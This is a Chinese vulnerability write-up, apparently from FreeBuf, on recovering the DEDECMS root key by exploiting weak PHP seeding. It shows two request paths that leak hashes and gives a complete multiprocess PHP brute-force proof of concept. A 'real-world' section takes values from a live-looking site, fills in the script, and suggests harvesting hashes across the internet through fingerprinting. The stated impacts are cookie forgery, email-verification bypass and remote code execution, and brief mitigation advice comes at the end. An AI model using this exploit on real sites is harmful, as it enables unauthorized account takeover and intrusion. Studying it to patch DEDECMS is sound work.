DEDECMS 伪随机漏洞分析 (三) 碰撞点

> 本文为 “DEDECMS 伪随机漏洞” 系列第三篇。

一 、本篇

本文为 “DEDECMS 伪随机漏洞” 系列第三篇，查看前两篇可点击链接：

> 第一篇： 《DEDECMS 伪随机漏洞分析 (一) PHP 下随机函数的研究》
> 第二篇：《DEDECMS 伪随机漏洞分析 (二) cookie 算法与 key 随机强度分析》

根据第二篇, 我们有信心去遍历 root key 的所有可能, 但是我们还需要一个碰撞点, 才能真正得到 root key 的值, 本篇找到了两个碰撞点, 并编写了简单的 POC 来获取 root key.

二 、碰撞点


可能还存在其他碰撞点, 这儿仅找到两个:)

1. 用户主页

1.1 限制条件 (中)

要求开启会员功能

1.2 代码分析



1.3 获取方法


请求:(查看 admin 主页)

```
url+/member/index.php?uid=admin
```

响应:

admin

last_vid_ckMd5 的 hash 值




2. 自定义表单


2.1 限制条件 (低)

网站管理员需要为网站定义表单.

下载了几套通过 DEDECMS 改造的模板, 都保留了该功能, 且大部分站点有自己的表单格式. 或者说正常在使用的 dedcms 大部分都有表单:)

2.2 代码分析





2.3 获取方法


请求:(查看表单)

```
url+/plus/diy.php?diyid=1
```

响应:

dede_fields

dede_fieldshash 这两个值



3. POC

> 1. 保存如下代码到 dede_funcookie.php
> 2. 修改里面的 $cpu, $attack_method, $attack_param, $attack_hash
> 3. 若是目标网站为 php7: php7 dede_funcookie.php 若是目标网站为 php5: php5 dede_funcookie.php, 若是不明确可以两个都跑 ε=ε=ε=(~￣▽￣)~
> 4. 在 16 核 CPU,8G 内存下, 跑完整个程序需要 4444 秒, 建议不要同时跑两个, 注意自己的 CPU 负载情况

```
<?php
```

```php
$t1=microtime(true);
echo "开始时间: $t1\n";
//请填写下面的信息
$cpu = 8; // cpu: CPU核数,$cpu对应到开启的进程的数量,不宜过高
$attack_method = 2; // 碰撞类型: 如果是用户主页就是1, 自定义表单就是2
$attack_param = ""; // 数据: 选择1填写uid, 选择2填写dede_fields
$attack_hash = "";  // hash: 填写hash

$max_ = 4294967296;
$targets_ = [];
$the_1 = (int)($max_ / $cpu);

$the_2 = $max_ % $cpu;
for ($i = 0; $i < $cpu; $i++){
    array_push($targets_,[($i)*$the_1,($i+1)*$the_1]);
}
$chars='abcdefghigklmnopqrstuvwxwyABCDEFGHIGKLMNOPQRSTUVWXWY0123456789';
$max = 61; // strlen($chars) - 1;
$already_test = 0;
for ($i = 0; $i < $cpu; $i++){
    $pid = pcntl_fork();
    if ($pid == -1) {
        die("could not fork");
    } elseif ($pid) {
        ;
        //echo $pid;
        //echo "I'm the Parent $i\n";
    } else {
        //var_dump($targets_[$i][0]);
        the_poc($targets_[$i][0],$targets_[$i][1],$i);
        exit;
    }
}

function the_poc($start,$end,$id){
    global $chars;
    global $max;
```

```php
global $max;
global $attack_method;
global $attack_param;
global $attack_hash;
$the_whole = (int)(($end-$start)/1000000);
$i_do = 0;

for($y = $start; $y<= $end; $y++) {
    if (($i_do%1000000) == 1){
            echo "$id 已完成(x1000000): ";
            echo (int)($i_do/1000000);

            echo "/$the_whole\n";
    }
    $i_do = $i_do + 1;
    srand($y);
    $length = rand(28,32);

    mt_srand($y);
    $rnd_cookieEncode='';
    for($i = 0; $i < $length; $i++) {
        $rnd_cookieEncode .= $chars[mt_rand(0, $max)];
    }
    if ($attack_method==1){
        if (substr(md5($rnd_cookieEncode.$attack_param),0,16) == $attack_hash){
            echo "here!!!!\n";
            echo $rnd_cookieEncode;
            echo "\n";
            echo $y;
            echo "\n";
            break;
        }
    }else{
        if (md5($attack_param.$rnd_cookieEncode) == $attack_hash){
                echo "here!!!!\n";
                echo $rnd_cookieEncode;
                echo "\n";
```

```
                echo $y;
                echo "\n";
            }
        }
    }
}

// 等待子进程执行结束
while (pcntl_waitpid(0, $status) != -1) {
    $status = pcntl_wexitstatus($status);

    $pid = posix_getpid();
    echo "Child $status completed\n";
}
$t2=microtime(true)-$t1; //获取程序1，结束的时间
echo "总计用时: $t2\n";
?>
```

四、危害

> 1. Cookie 伪造
> 2. 通过邮箱认证
> 3. 前台 RCE

邮箱 hash 算法, 唯一不知道的是 rootkey, 通过 poc 跑出了 rootkey, 就能构造出来, 然后访问 hash 即可通过邮箱认证, 对于 "dedecms 前台任意用户登录" 的利用有些许帮助⑧

五、实战


TIPS: 可以通过指纹, 把 hash 全部采集到, 然后脚本跑一遍即可全部出结果, 因为全网的

dedecms 的 root key 分布在 2^33 这个范围内:), 在跑脚本遍历这个范围的时候其实都覆盖到了.

FIND A Luck One:

1. 指纹查找

2. 碰撞 data 和 hash



/plus/diy.php?diyid=1
1.加上path,访问
查看器
调试器
控制台
性能
样式编辑器
内存
网络
存储
无障碍环境
hash
2.查找一下hash
1 / 1
<html xmlns="http://www.w3.org/1999/xhtml">
<head></head>
<body>
<title>
<link href="img/nspage.css" rel="stylesheet" type="text/css">
<script language="javascript" src="../include/dedeajax2.js"></script>

<form action="/plus/diy.php" enctype="multipart/form-data" method="post">
<input type="hidden" name="action" value="post">
<input type="hidden" name="diyid" value="1">
<input type="hidden" name="do" value="2">
<table style="width:97%;" cellspacing="1" cellpadding="0">
<tbody>
<tr>
<tr>
<tr>
3. 提取data和hash
<input type="hidden" name="dede_fields" value="name,text;tel,text;content,text;hz,text;qq,text"
<input type="hidden" name="dede_fieldshash" value="a058f44c032cf2e4da07ebe80fbd52d8"

3. ATTACK:

修改一下 dede_funcookie.php 里面的参数:* 本文作者：，转载请注明来自 FreeBuf.COM

```
$cpu = 16
$attack_method = 2
$attack_param = "name,text;tel,text;content,text;hz,text;qq,text"
$attack_hash = "a058f44c032cf2e4da07ebe80fbd52d8"
```



4. GET ROOT KEY AND ENJOY:

睡了一觉, 看一下结果:

在 nohup2.out 里面:

防护建议

可以考虑在 rootkey 后面手动加入一些值，或者生成算法部分加入当前时间、ip、servername，或者 uuid 混合一下，作为防护手段。

Werkzeug 更新带来的 Flask debug pin 码生成方式改变

DEDECMS 伪随机漏洞分析 (二)： Cookie 算法与 Rootkey 随机强度分析

DEDECMS 伪随机漏洞分析 (一)： PHP 下随机函数的研究